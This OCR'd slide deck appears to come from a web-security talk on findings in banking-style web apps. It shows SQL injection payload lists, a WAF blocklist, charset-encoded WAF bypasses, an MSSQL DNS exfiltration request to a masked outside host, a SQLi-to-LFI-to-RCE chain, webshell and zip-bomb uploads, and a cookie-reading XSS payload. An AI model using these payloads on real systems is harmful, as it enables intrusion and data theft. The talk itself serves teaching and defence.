
One Time Passwords

The Ugly: no check

["D3", "C9", "D4", "E7"] => "LUCK"

One Time Passwords

The Ugly: no check




Currency exchange

Exchange

The Good: Inflation

Exchange

The Bad: math round vulnerability



Math round ($amount).fix_digits(2)

Exchange

The Bad: math round vulnerability

1 $ = 33 CUR

1 CUR = 0.0303(03) $ => 0.03 $

You lost 0.0003 $

0.9 CUR = 0.0272(72) $ => 0.03 $

You won 0.0033 $

0.83 CUR = 0.025(15) => 0.03 $


You won 0.0049 $

0.03 $ => 0.9 CUR, so you win 0.07 CUR for 1 round

The rate is 0.83 / 0.03 = 27.67, not 33

Exchange

The Bad: math round vulnerability



0.07 * 10 * 60 * 24 = ± 1000 CUR a day

Exchange

The Ugly:

- Negative amount transactions
- Transfer more, then you have on you balance
- Race conditions

One outsource developer for all region


One outsource developer for all region

The Ugly: it's always ugly


WAF Bypass

Web Application Firewall bypass

The Good:



Web Application Firewall bypass



The Good:


The `Content-Type` entity header is used to indicate the media type of the resource.

Syntax

```
Content-Type: text/html; charset=utf-8
Content-Type: multipart/form-data; boundary=something
```

Web Application Firewall bypass

The Good:




```
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

query=test' and '1'='1
```

```
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 64

%71%75%65%72%79=%74%65%73%74%27%20%61%6E%64%20%27%31%27%3D%27%31
```

```
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=[illegible]
Content-Length: 64

%98%A4%85%99%A8=%A3%85%A2%A3%7D%40%81%95%84%40%7D%F1%7D%7E%7D%F1
```


Web Application Firewall bypass



The Good:

Web Application Firewall bypass

The Good:



```
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

query=test' and '1'='1
```

```
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 64

%71%75%65%72%79=%74%65%73%74%27%20%61%6E%64%20%27%31%27%3D%27%31
```

```
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=IBM-Thai
Content-Length: 64

%98%A4%85%99%A8=%A3%85%A2%A3%7D%40%81%95%84%40%7D%F1%7D%7E%7D%F1
```

Web Application Firewall bypass

The Bad: Tale of 3 Mysteries

GET/POST:

id=1' and '1'='1

id=1' order by 5 -- -

id=1' and union select 1,2,3,4,5 -- -

id=1' and/**/union/**/select 1,2,3,4,5 -- -

id=1' and/**/union/**/select 1,2,3,4,5 into outfile '/tmp/t' -- -

id=1' and/**/union/**/select 1,2,3,4,5/**/into/**/outfile/**/'/tmp/t' -- -

id=1' and/**/union/**/select 1,2,3,4,5 from information_schema.tables -- -

id=1' and/**/union/**/select 1,2,3,4,5/**/from/**/information_schema.tables -- -

id=1' and/**/union/**/select 1,2,id,email,5 from users -- -

id=1' and/**/union/**/select 1,2,id,password,5 from users -- -

id=1' and/**/union/**/select 1,2,id,pass,5 from users -- -

COOKIE: id=1' and union select 1,2,3,4,5 into outfile '/tmp/t' -- -

Web Application Firewall bypass

The Bad: Tale of 3 Mysteries

```
// commandes SQL usuelles
$blacklist_SQL_all[]=" union";
$blacklist_SQL_all[]=" drop";
$blacklist_SQL_all[]=" grant";
$blacklist_SQL_all[]=" alter ";
$blacklist_SQL_all[]=" create";
$blacklist_SQL_all[]="show databases";

// Actions speciales
$blacklist_SQL_all[]="load_file(";
$blacklist_SQL_all[]="outfile";
$blacklist_SQL_all[]="concat(";
$blacklist_SQL_all[]="concat_ws(";
$blacklist_SQL_all[]="char(";
```

```
// TABLE VIP
$blacklist_SQL_all[]="table_name";
$blacklist_SQL_all[]="mysql.db"; // doublon avec "mysql"
$blacklist_SQL_all[]="mysql.user"; // doublon avec "mysq
$blacklist_SQL_all[]="mysql.tables_priv"; // doublon ave
$blacklist_SQL_all[]="information_schema";


$blacklist_SQL_all[]="TABLE_NAME";
$blacklist_SQL_all[]="COLUMN_NAME";
$blacklist_SQL_all[]="COLUMNS";

// Divers
$blacklist_PHP_all[]="<?php";
$blacklist_OS_all[]="../";


// Mots interdits uniquement pour les envois par $_GET
//$blacklist_SQL_GET[]=" from ";
//$blacklist_SQL_GET[]="*/from/*";
$blacklist_SQL_GET[]=" select ";
$blacklist_SQL_GET[]=" delete";
$blacklist_SQL_GET[]=" shutdown";
```

Web Application Firewall bypass

The Bad: Tale of 3 Mysteries

```
// commandes SQL usuelles                    // TABLE VIP
// pour chaque valeur du Parametre Envoye au Serveur PES ($_GET, $_POST, etc...)
foreach($_REQUEST as $arg => $PES) {
    $parameters[$arg]=$PES;

    if (!is_array($PES)) {
        //pour chaque Mot Cle Interdit MCI
        find_attack_in_parameters($arg,$PES,$blacklist_SQL_all,"SQL all");

        //pour chaque Mot Cle Interdit MCI
        find_attack_in_parameters($arg,$PES,$blacklist_PHP_all,"PHP all");

        //pour chaque Mot Cle Interdit MCI
        find_attack_in_parameters($arg,$PES,$blacklist_OS_all,"OS all");
    }

}
```

No $_COOKIE!

```
$blacklist_SQL_GET[]=" delete";
$blacklist_SQL_GET[]=" shutdown";
```

Web Application Firewall bypass

The Bad: Tale of 3 Mysteries

```
// si attaque il y a, email et logs il y aura
if ($attack_detected ) {

...
    if ($this_attack["SQL"]) {
        $options=$_SERVER["REQUEST_URI"];
        $options=str_replace("+"," ",$options);
        $options=str_replace("%2b"," ",$options);
        $options=str_replace("%20"," ",$options);
        $options=str_replace("*/"," ",$options);
        $options=str_replace("/*","",$options);
        $options=explode(" ",$options);
        $options[0]=null;
        $options=trim(implode(" ",$options));
        $type_attack="SQL";
    }
```

Web Application Firewall bypass

The Bad: Tale of 3 Mysteries

Web Application Firewall bypass

The Ugly: WAF strikes back

```
// pour chaque valeur du Parametre Envoye au Serveur PES ($_GET, $_POST, etc...)
foreach($_REQUEST as $arg => $PES) {
    $parameters[$arg]=$PES;
...

}

// si attaque il y a, email et logs il y aura
if ($attack_detected ) {
    // Ca merite d'etre logge tout ca ...
    $parameters=serialize($parameters);
...
    $sql = "INSERT INTO `WAF`
    VALUES (
    '',
    '".$date."',
    ...
    '".addslashes($_SERVER["REQUEST_URI"])."',
    '".$parameters."',
    '".addslashes($_SERVER["DOCUMENT_ROOT"].$_SERVER["PHP_SELF"])."',
    '".$type_attack."',
    '".addslashes($options)."'
    )";
    exec_this($sql); // execution SQL
```


Web Application Firewall bypass

The Ugly: WAF strikes back

SQL injection

SQL injection

The Good: LINQ/HQL injection




```
var query = database.Payments
            .Where("CategoryID = 3 AND " + value + " > 3")
            .OrderBy("CustomerID");
```

https://insinuator.net/2016/10/linq-injection-from-attacking-filters-to-code-execution/
https://goo.gl/LZx1MQ (same short link)

SQL injection

The Bad: receiving database query

Request

Raw | Params | Headers | Hex | XML

```
POST /_layouts/15/Script.aspx?Action=execSQLRetScalar HTTP/1.1
Host: bank.com
Connection: close
Content-Length: 269
Content-type: application/x-www-form-urlencoded


<SQL DataSource="52" Source="
DECLARE @q varchar(1024);
DECLARE @s varchar(1024);
set @s = substring(CONVERT(VARCHAR(MAX),CONVERT(VARBINARY(MAX),
(select user )
),1),1,60);
EXEC('EXEC&#x09;master..xp_dirtree ''\\'+@s+'.dns.****.in\fo''');
select 42;


" />
```

SQL injection

The Ugly: SQLi to LFI to RCE

/go?route=index <= 200 OK

/go?route=' and 1='1 <= 500

/go?route=index' and 1!='1 <= 500

/go?route=index%' and 1!='1 <= 200 OK (hmm)

/go?route=index' OR 1!=2 limit 1 -- - <= renders access.php (wut?)

/go?route=index' OR 1!=2 limit 1,1 -- - <= gateway timeout (trouble…)

/go?route=index' OR 1!=2 limit 2,1 -- - <= renders index.php (why?)

```
mysql> select fname from Files;
+-------------+
| fname       |
+-------------+
| access.php  |
| go.php      |
| index.php   |
| routes.php  |
| ...         |
+-------------+
```

SQL injection

The Ugly: SQLi to LFI to RCE

/go?route=index' and 1=2 union select 1,2,'../../../../../../etc/passwd' -- - => /etc/passwd

/go?route=index' and 1=2 union select 1,2,'file:///etc/passwd' -- - => /etc/passwd (no suffix!)

```
$result = mysql_query("SELECT fname FROM Files where fname like '%${_GET['route']}%'");
while ($row = mysql_fetch_array($result, MYSQL_ASSOC)) {
    include $row['fname'];
    break;
}
```

/go?route=index' and 1=2 union select 1,2,'php://filter/read=convert.base64-encode/resource=index.php' -- - => index.php (base 64 contents)

Source code => Write to session file => LFI => RCE

/go?route=NOPE' union select 1,2,'/var/lib/php/sessions/sess_shell' -- - => EXEC!

Password Storage

Passwords storage

The Good: weak password policy

Sha256(password + salt) is not a secure hash, if your password is P@ssw0rd

Passwords storage

The Ugly 1

Табл. 32. Данные из таблицы User

UserID	Password	Email
admin	889DFD13A34A259AD[illegible]07A2440A4BED631EE BAB0ADE4EE58D3FC[illegible]C6296F626965094E9 DF106E1C7F25[illegible]IX9ffV5kjprR/O	[illegible]@gmail.com
Batman	151350CBCB4E99BA72ED3133C6B8F0B5[illegible]0619AC 929DF575471CC2B59961F93ECD728D7B[illegible]81CBFC CC62A08586FA27717FF$2a$06$5Ys[illegible]Ke	Batman-Rob[illegible]
c10011	4C78F7990[illegible]49DD934D7050B3161194F63AE3EE0F2 468650240[illegible]072B5AC3B8737427FD9F737C678BCA9 628CE8[illegible]06SNOYir0AhGzH21Ox4MNWUO	[illegible]
c1004	[illegible]F668D7D51F737B40C8C2F092126140820C098 [illegible]43126AF0214E4B1598C608D2AEDB42F0B2EAA [illegible]7255C$2a$06$tSo0TY7/XIyEnmRzfHemJe	rover1[illegible]
dk100059	314265766AC524F09961A6E7148630C0183A090392D[illegible] 4A5EC265A4F26A4665FBB96E7591983A046871AA4F[illegible] FB6E93E1672EF5F48$2a$06$Vu.U3fPmg6EjS2[illegible]	PUL[illegible]

Passwords storage

The Ugly 1

Табл. 32. Данные из таблицы User

UserID	Password	Email
	890DED13A34A2F0AF[redacted]07A2440A4BED631FF	

Табл. 33. Данные из таблицы User_BAK


UserID	Password
admin	6lLqR[redacted]
aLc[redacted]	K[redacted]
Batman	w-e[redacted]
c10011	na[redacted]
c174012	IP[redacted]
dk100059	314265766AC524F09961A6E7148630C0183A090392[redacted] 4A5EC265A4F26A4665FBB96E7591983A046871AA4F[redacted] FB6E93E1672EF5F48$2a$06$Vu.U3fPmg6EjS2[redacted]

PUL[redacted]

Passwords storage

The Ugly 2

```
def cool_hash( password, cool_salt, iterations=100500):
    ...
```



Passwords storage

Best Practice: Argon2id

- Resistant against GPU cracking attacks
- Resistant to side-channel timing attacks
- Open Source

Add Argon2i (v1.3) support in PHP 7.2

- Elixir by @riverrun
- Erlang by @ergenius
- Go by @tvdburgt
- Haskell by @hvr
- JavaScript (native), by @ranisalt
- JavaScript (native), by @jdconley
- JavaScript (ffi), by @cjlarose
- JavaScript (browser), by @antelle
- JVM by @phXql
- JVM (with keyed hashing) by @kosprov
- Lua (native) by @thibaultCha
- Lua (ffi) by @thibaultCha
- OCaml by @Khady
- Python (native), by @flamewow
- Python (ffi), by @hynek
- Python (ffi, with keyed hashing), by @thusoy
- R by @wrathematics
- Ruby by @technion
- Rust by @quininer
- Rust by @bcmyers
- C#/.NET CoreCLR by @kmaragon
- Perl by @leont
- mruby by @Asmod4n
- Swift by @ImKcat

Arbitrary File Upload

Arbitrary File Upload

The Bad:

- Race condition
- Memory Exhaustion
- Web directory upload

RCE

```
elseif( $type_file == "application/x-zip-compressed" || $type_file == "application/zip" || $type_file == "application/
    octet-stream"){

    $zip = new PclZip($_FILES['uploaded_file']['tmp_name']);
...
    if ($zip->extract(PCLZIP_OPT_PATH, $upload_dir) == 0) {
        die("<center>Error : ".$zip->errorInfo(true)."</center>");
    }

    foreach ($list as $fichier) {
        $typeFichier=mime_content_type($upload_dir.$fichier['filename']);
        if ($typeFichier == "text/plain" ||  $typeFichier == "plain/text") {
            $this_file.=file_get_contents($upload_dir.$fichier['filename'])."\n";
        }
        unlink($upload_dir.$fichier['filename']);
    }
```

Arbitrary File Upload

The Bad:

```
$ echo '<?=phpinfo()?>' > ashell.php
$ python -c "print 'a'*900000000" > bigfile
$ ll bigfile
-rw-r--r--  1 heartless  staff   858M Sep  5 22:43 bigfile
$ zip t.zip ashell.php bigfile
  adding: ashell.php (stored 0%)
  adding: bigfile (deflated 100%)
$ ll t.zip
-rw-r--r--  1 heartless  staff   853K Sep  5 22:43 t.zip
```

Arbitrary File Upload

The Ugly: traitor script

Raw | Params | Headers | Hex

```
POST /target.aspx HTTP/1.1
Host:
Content-Length: 329
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryLZcc9YVV7AHblbC0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/70.0.3534.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*
;q=0.8
Connection: close

------WebKitFormBoundaryLZcc9YVV7AHblbC0
Content-Disposition: form-data; name="file"; filename="shell.txt"
Content-Type: application/octet-stream

<%= shellcode %>
------WebKitFormBoundaryLZcc9YVV7AHblbC0
Content-Disposition: form-data; name="filename"

../../../../shell.txt
------WebKitFormBoundaryLZcc9YVV7AHblbC0--
```

Arbitrary File Upload

The Ugly: traitor script

Raw | Params | Headers | Hex

```
POST /target.aspx HTTP/1.1
Host:
Content-Length: 329
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryLZcc9YVV7AHblbC0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
```


```
{"success":"false","error":"Could not write file
C:\\inutpub\\wwwroot\\data\\uploads\\fcff6042-8066-40b5-b85f-b7236c73ffbf
\\../../../../shell.txt: Access Violation",
"log":"C:\\inutpub\\wwwroot\\9c7fc542-d45f-4b09-bb11-f8a261b16a02\\prod\\b
ank.com\\upload.aspx: line 172"}
```

```
<%= shellcode %>
------WebKitFormBoundaryLZcc9YVV7AHblbC0
Content-Disposition: form-data; name="filename"

../../../../shell.txt
------WebKitFormBoundaryLZcc9YVV7AHblbC0--
```

Cross Site Scripting

Cross Site Scripting

The Good:



Cross Site Scripting

The Bad: leaving test methods in production

```
public class MyController : ...
{
...
    // GET api/MyController/testRepeat
    [HttpGet]
    public String test(string input, int times)
    {
        return new String(input, times);
    }
}
```

/testRepeat?input=<XSS>&times=5 => Banned by IIS

/testRepeat?input=svg+onload=alert(document.cookie)><&times=2 => XSS

…kie)><svg+onload=alert(document.cookie)><…

Cross Site Scripting

The Ugly: disabling built-in security

```
@section scripts{
    <script type="text/javascript">
        var currentUser = { Details: '@Html.Raw(Model.Details)'};
        console.log(currentUser);
        function onOpen() {
            var model = $(this).closest('tr').data('model');
            Global.Controller.Call({
                url: '/DetailsController.js',
                functionName: 'Show',
                options: {
                    model: model
                }
            });
        };
```

